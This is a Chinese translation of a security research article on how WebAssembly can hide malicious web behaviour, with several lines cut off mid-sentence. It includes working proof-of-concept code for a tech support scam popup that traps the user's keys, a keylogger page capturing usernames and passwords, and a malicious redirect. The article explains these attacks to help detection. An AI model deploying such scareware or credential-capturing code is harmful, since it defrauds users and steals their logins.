登录

WebAssembly黑暗的一面（下）

mss**** / 2018-10-21 14:30:47 / 浏览数 2601 技术文章 技术文章 顶(1) 踩(0)

原文：https://www.virusbulletin.com/virusbulletin/2018/10/dark-side-webassembly/

在本文的上篇中，我们为读者详细介绍了WebAssembly的基础知识，现在，我们以案例的方式，为读者介绍它在恶意软件方面的用途。

案例1：技术支持诈骗

什么是技术支持诈骗？

技术支持诈骗是一种电话欺诈，其中诈骗者声称可以提供合法的技术支持服务。该骗局可能以陌生电话开始，骗子通常会声称来自合法的第三方的员工，如"微软"或"Windo

在其他情况下，骗局是通过浏览器弹出窗口进行的，该弹出窗口会"警告"受害者，声称他们的机器已经感染了病毒，并敦促他们拨打技术支持电话。图5中显示了技术支持诈



图5：用于技术支持诈骗的浏览器弹出窗口。

攻击者希望受害者能在浏览器中看到警报，并继续弹出"系统感染病毒"之类的窗口对其进行轰炸。当受害者拨打技术支持电话时，骗子要么要求用户付钱来解决"问题"，要么

技术支持诈骗来源

技术支持诈骗的来源包括：

- 戒心不强的用户通过Bing或Google等热门搜索引擎搜索商业技术支持。
- 合法但被攻陷的网站，将用户重定向到欺诈页面。网站的入侵通常是通过利用CMS（内容管理系统）中的漏洞来实现的，常见的CMS系统包括WordPress、Joomla、Dr
- 在欺诈页面上显示恶意广告。该机制还可以利用诸如地理定位检查、浏览器信息等的指纹识别技术，避免向同一个用户重复展示相同的恶意广告。

技术支持诈骗数量呈上升趋势

长期以来，漏洞利用工具包是恶意软件作者的首选恶意软件交付工具。但是，随着浏览器和相关插件不断更新，以及操作系统安全性的不断提高，漏洞利用工具包变得越来越

技术支持诈骗技法越来越难以发现

技术支持诈骗刚出现时，所有恶意的网页行为都是通过JavaScript来实现的，并且这些JavaScript未经过混淆处理，所以很容易被检测到。然而，随着技术支持诈骗开始成为

```
function e9a44ae33ab(s) {
    var r = "";
    var tmp = s.split("20025215");
    s = unescape(tmp[0]);
    k = unescape(tmp[1] + "520507");
    for( var i = 0; i < s.length; i++) {
        r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+3);
    }
    return r;
}
```

图6：随着技术支持诈骗开始成为网络安全威胁领域的主要力量，各种反检测功能也不断被加入进来。

下一步：应用WebAssembly

前面，我们已经介绍了WebAssembly和技术支持诈骗的背景知识，下面，让我们来深入了解它们的融合情况。

对于技术支持诈骗来说，几乎所有的过程都是通过JavaScript来实现的。通过WebAssembly，攻击者可以把JavaScript编译为二进制形式来执行，这样可以降低被检测到的

图7展示了这种组合的POC，即执行JavaScript代码的C代码片段。

```c
#include <emscripten.h>

int main()
{
    EM_ASM
    {
        document.body.innerHTML="";
        document.write('<title>TSS Using WASM</title>');
        alert("** Windows Warning  Alert  **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not ignore");
        document.write('<img id="myImg" src="(truncated)5HUUCAAAgC4DCAAAoLP/TjJ/7UTInoMAAAAASUVORK5CYII=" width="100%" >');
        window.onkeydown = function(evt)
        {
            //Monitoring key strokes by victim
            //Example: if victim presses ESC key to close the popup, the code doesnt allow this action
            if(evt.keyCode == 13 || evt.keyCode == 27 || evt.keyCode == 18 || evt.keyCode == 123 || evt.keyCode == 85 || evt.keyCode == 9 || evt.keyCode == 115 || evt.
            keyCode == 116 || evt.keyCode == 112 || evt.keyCode == 114 || evt.keyCode == 17)
            {
                return false;
            }

        };
        window.onkeypress = function(evn)
        {
            if(evn.keyCode == 123 || evn.keyCode == 117)
            {
                return false;
            }
        };


        document.addEventListener('keyup', function(es)
        {
            if (es.keyCode == 27)
            {   alert("** Windows Warning  Alert  **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not
            ignore");
            }
        }
        , false);
        document.onclick = function (e)
        {
            alert("** Windows Warning  Alert  **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not
            ignore");
        };
    };
    return 0;
}
```

图7 POC：执行JavaScript代码的C代码片段。

Emscripten编译器提供了一种使用EM_ASM()[14]从C代码中调用JavaScript代码的方法。

EM_ASM()标签中的代码将被执行，就像这里是已经生成的代码一样。也就是说，这里的JavaScript代码就像平常在Web上找到的普通JavaScript代码一样被执行。

对于这段JavaScript代码，首先会显示警告用户系统被感染的弹出窗口和图像，具体如图8所示。



图8：弹出窗口警告用户系统已被感染。

之后，代码会检查以下按键：

■■	■■
13	ENTER
27	ESC
18	ALT
123	F12
85	u
9	TAB
115	F4
116	F5
112	F1
114	F3
17	CTRL

这可以防止用户通过按下ESC或CTRL+ALT+DELETE组合键或表格中显示的其他按键来退出诈骗窗口。

此外，该代码还监控鼠标点击事件，并在每次点击鼠标时都会弹出恶意警告窗口。

在这个场景中，只有"document.write()"标签中的代码会在浏览器中呈现，而JavaScript代码是动态加载的。这些C代码唯一可见的踪迹，就是在浏览器缓存中可见的Wasm

```
77 61 73 6D 2E BE 00 00 27 00 00 BC 01 FF FF FF  wasm....'.......
FF 0F D4 01 AC 01 F8 FF FF FF 0F B0 01 B8 01 B4  ................
01 C0 01 C4 01 DC 03 EC 04 80 02 20 CC 01 3C 5A  ........... ..<Z
FF FF FF FF 07 80 80 0F FF FF FF 07 80 E0 1F 80  ................
FE 3F C2 01 28 94 05 E8 04 DC 04 FE FF FF FF 0F  .?..(...........
24 C8 01 BF 01 56 AE 01 84 05 8C 05 FC FF FF FF  $....V..........
0F D8 FF FF FF 0F F0 FF FF FF 0F DC FF FF FF 0F  ................
08 00 01 00 00 00 03 01 00 03 02 00 00 00 02 00  ................
00 00 03 00 00 00 03 00 00 04 00 00 00 00 17 10  ................
61 62 6F 72 74 00 01 02 61 73 73 65 72 74 00 00  abort...assert..
69 6E 76 6F 6B 65 5F 69 69 00 00 69 6E 76 6F 6B  invoke_ii..invok
65 5F 69 69 69 69 00 00 69 6E 76 6F 6B 65 5F 76  e_iiii..invoke_v
69 00 00 5F 70 74 68 72 65 61 64 5F 63 6C 65 61  i.._pthread_clea
6E 75 70 5F 70 6F 70 00 01 02 5F 70 74 68 72 65  nup_pop..._pthre
61 64 5F 73 65 6C 66 00 01 01 5F 73 79 73 63 6F  ad_self..._sysco
6E 66 00 01 00 5F 5F 5F 6C 6F 63 6B 00 01 02 5F  nf..___lock..._
5F 5F 73 79 73 63 61 6C 6C 36 00 01 04 5F 5F 5F  __syscall6..___
73 65 74 45 72 72 4E 6F 00 00 5F 61 62 6F 72 74  setErrNo.._abort
00 01 06 5F 73 62 72 6B 00 01 00 5F 74 69 6D 65  ..._sbrk..._time
00 01 00 5F 70 74 68 72 65 61 64 5F 63 6C 65 61  ..._pthread_clea
6E 75 70 5F 70 75 73 68 00 01 03 5F 65 6D 73 63  nup_push..._emsc
72 69 70 74 65 6E 5F 6D 65 6D 63 70 79 5F 62 69  ripten_memcpy_bi
67 00 01 05 5F 5F 5F 73 79 73 63 61 6C 6C 35 34  g..___syscall54
00 01 04 5F 5F 5F 75 6E 6C 6F 63 6B 00 01 02 5F  ..___unlock..._
5F 5F 73 79 73 63 61 6C 6C 31 34 30 00 01 04 5F  __syscall140..._
65 6D 73 63 72 69 70 74 65 6E 5F 73 65 74 5F 6D  emscripten_set_m
61 69 6E 5F 6C 6F 6F 70 5F 74 69 6D 69 6E 67 00  ain_loop_timing.
00 5F 65 6D 73 63 72 69 70 74 65 6E 5F 73 65 74  ._emscripten_set
5F 6D 61 69 6E 5F 6C 6F 6F 70 00 00 5F 5F 5F 73  _main_loop..___s
79 73 63 61 6C 6C 31 34 36 00 01 04 5F 65 6D 73  yscall146..._ems
63 72 69 70 74 65 6E 5F 61 73 6D 5F 63 6F 6E 73  cripten_asm_cons
74 5F 30 00 01 02 15 00 03 04 00 00 53 54 41 43  t_0.........STAC
4B 54 4F 50 00 53 54 41 43 4B 5F 4D 41 58 00 74  KTOP.STACK_MAX.t
65 6D 70 44 6F 75 62 6C 65 50 74 72 00 41 42 4F  empDoublePtr.ABC
52 54 00 20 00 01 02 03 03 02 02 02 01 01 01 00  RT. ............
00 00 02 00 05 05 05 00 02 00 02 06 05 05 04 07  ................
03 00 05 02 03 00 02 1D 0F 05 04 1E 12 10 11 02  ................
02 1F 14 81 04 81 03 18 B8 1E 03 18 C0 B8 27 1E  ..............'.
03 18 AF 00 25 0F C1 80 01 0F 03 18 80 01 B8 C0  ....%...........
80 02 B8 C0 B9 C1 80 01 11 2E 03 00 A0 10 02 A0  ................
```

图9:在浏览器缓存中看到的WASM文件的内容。

案例2:网站型键盘记录程序

键盘记录程序是什么?

键盘记录(Keystroke logging)通常被称为键盘记录(keylogging)或键盘捕获(keyboard
capture)，指的是记录用户的击键动作，当然，通常都是秘密进行的，这样使用键盘的人就不知道他们的动作正在被监控。然后，操作日志程序(更广为人知的说法是键盘记

键盘记录程序最常用于窃取密码和其他机密信息。

键盘记录器通常会以各种形式出现，包括可执行文件、脚本文件等，但最终目标都是窃取机密数据，如密码、信用卡信息等。

键盘记录程序对应的可执行文件可以通过各种渠道植入文件系统，例如通过垃圾邮件、社会工程诈骗、漏洞利用程序,等等。不管当前系统上面运行的是哪种应用程序，键盘记

脚本型键盘记录程序通常都是使用诸如JavaScript、VB之类的脚本语言编写的。之后，它们会被注入到被入侵的网站中，以窃取网站访问者的密码和其他机密信息。在大多数

```
#include <emscripten.h>

int main()
{
    EM_ASM
    (   document.body.innerHTML="";
        document.write('<title>Keylogger Using WASM</title>');
        document.write('<center><font size="20"><b>Keylogger POC</b></font></center>');
        var username='';
        var password='';
        var final_data='';

        function myFunction0(x)
        {   /* this function stores captured username */
            username=final_data;
            final_data='';
        }
        function myFunction1(x)
        {   /* this function stores captured password */
            password=final_data;
            final_data='';
        }
        function display()
        {   /* this function displays captured credentials */
            alert("Username: " + username +"\nPassword: " + password);
            username='';
            password='';
        }
        document.onkeypress = function(e)
        {   /* this function captures keystrokes */
            var stroke = e.key;
            var key_val = e.keyCode || e.charCode;
            if(key_val>32)
            {
                final_data = final_data + stroke;
            }
        };

        var br1 = document.createElement("br");
        document.body.appendChild(br1);
        var x = document.createElement("INPUT");
        x.setAttribute("type", "text");
        x.addEventListener("change",myFunction0);
        document.body.appendChild(x);
        var lbl = document.createElement("LABEL");
        var t = document.createTextNode("Username");
        lbl.setAttribute("for", x.id);
        lbl.appendChild(t);
        document.body.insertBefore(lbl,x);
        var br2 = document.createElement("br");
        document.body.appendChild(br2);
        var br3 = document.createElement("br");
        document.body.appendChild(br3);

        var y= document.createElement("INPUT");
        y.setAttribute("type", "password");
        y.addEventListener("change",myFunction1);
        document.body.appendChild(y);
        var lbl1 = document.createElement("LABEL");
        var t1 = document.createTextNode("Password");
        lbl1.setAttribute("for", y.id);
        lbl1.appendChild(t1);
        document.body.insertBefore(lbl1,y);
        var br4 = document.createElement("br");
        document.body.appendChild(br4);
        var br5 = document.createElement("br");
        document.body.appendChild(br5);

        var z= document.createElement("button");
        z.setAttribute("name", "submit");
        z.setAttribute("value", "Submit");
        z.addEventListener("click", display);
        z.innerHTML = 'Submit';
        document.body.appendChild(z);


        document.body.style.textAlign="center";
    );
    return 0;
}
```

图10：POC代码。

对于图10所示的代码来说，其中包含了四个主要功能：

- myFunction0()——存储用户键入的用户名。
- myFunction1()——存储用户键入的密码。
- display()——我们可以利用这个函数来显示通过上述两个函数获得的登陆凭证。
- onkeypress——这个函数用于侦听用户按下的键，并将其记录下来。

在第43行和第57行，我们可以看到"change"事件监听器被附加到了用户名和密码的文本字段中。当用户输入完用户名/密码后，将会触发该事件。触发该事件时，将分别调用

代码的其余部分只是为用户输入表单构建相应的HTML前端。

在这种情况下，安全产品只会看到编译后的Wasm文件而非JavaScript源代码，从而使检测工作变得更加困难。

概念证明代码的输出结果可以在图11中看到。



图11：概念证明代码的输出结果。

该示例表明，WebAssembly可用于在网络钓鱼活动捕获机密信息，并且不会留下许多痕迹，从而提高了安全检测的难度。

WebAssembly——探索新领域

正如我们所看到的那样，WebAssembly可以通过各种方式用于实现邪恶的目标。但是，这些只是一个开端而已。我们坚信，在未来，WebAssembly将涉足以下一个或多个

- 浏览器漏洞利用——通过考察近期公开的浏览器漏洞利用代码，我们发现，它们许多都会涉及JavaScript代码。因此，WebAssembly可以通过混淆漏洞利用代码在浏览器
- 恶意重定向——我们通常会遇到从被入侵的网站到技术支持诈骗、浏览器挖矿等页面的恶意重定向。除了通过JavaScript进行重定向之外，实际上，攻击者还可以使用W

```
#include <emscripten.h>

int main()
{
    EM_ASM
    (   document.body.innerHTML="";
        document.write('<title>Redirection Using WASM</title>');
        alert('Redirecting to Another Website');
        /* redirecting to our keylogger POC */
        window.location.href='keylogger.html';
    );
    return 0;
}
```

因此，我们可以使用WebAssembly构建一个很长的重定向链：首先，让被入侵的网站加载上面的Wasm，而Wasm代码则用于生成一个定制的网络钓鱼页面，进而通过Wel

参考资料

---

[1] https://www.quora.com/in/Will-WebAssembly-make-JavaScript-skills-more-or-less-valuable-in-the-future-WebAssembly-will-allow-performance-critical-stuff

[2] http://2ality.com/2013/02/asm-js.html.

[3] https://medium.com/javascript-scene/why-we-need-webassembly-an-interview-with-brendan-eich-7fb2a60b0723.

[4] https://brendaneich.com/2015/06/from-asm-js-to-webassembly/.

[5] https://auth0.com/blog/7-things-you-should-know-about-web-assembly/.

[6] https://webassembly.org/.

[7] https://developer.mozilla.org/en-US/docs/WebAssembly.

[8] https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Emscripten.

[9] http://kripken.github.io/emscripten-site/.

[10] https://cloudblogs.microsoft.com/microsoftsecure/2018/04/20/teaming-up-in-the-war-on-tech-support-scams/.

[11] https://www.ic3.gov/media/2018/180328.aspx.

[12] https://www.symantec.com/connect/blogs/tech-support-scams-increasing-complexity.

[13] https://www.symantec.com/blogs/threat-intelligence/tech-support-scams-aes.

[14] https://kripken.github.io/emscripten-site/docs/porting/connecting_cpp_and_javascript/Interacting-with-code.html#interacting-with-code-call-javascript-from-

[15] https://en.wikipedia.org/wiki/Keystroke_logging.

目录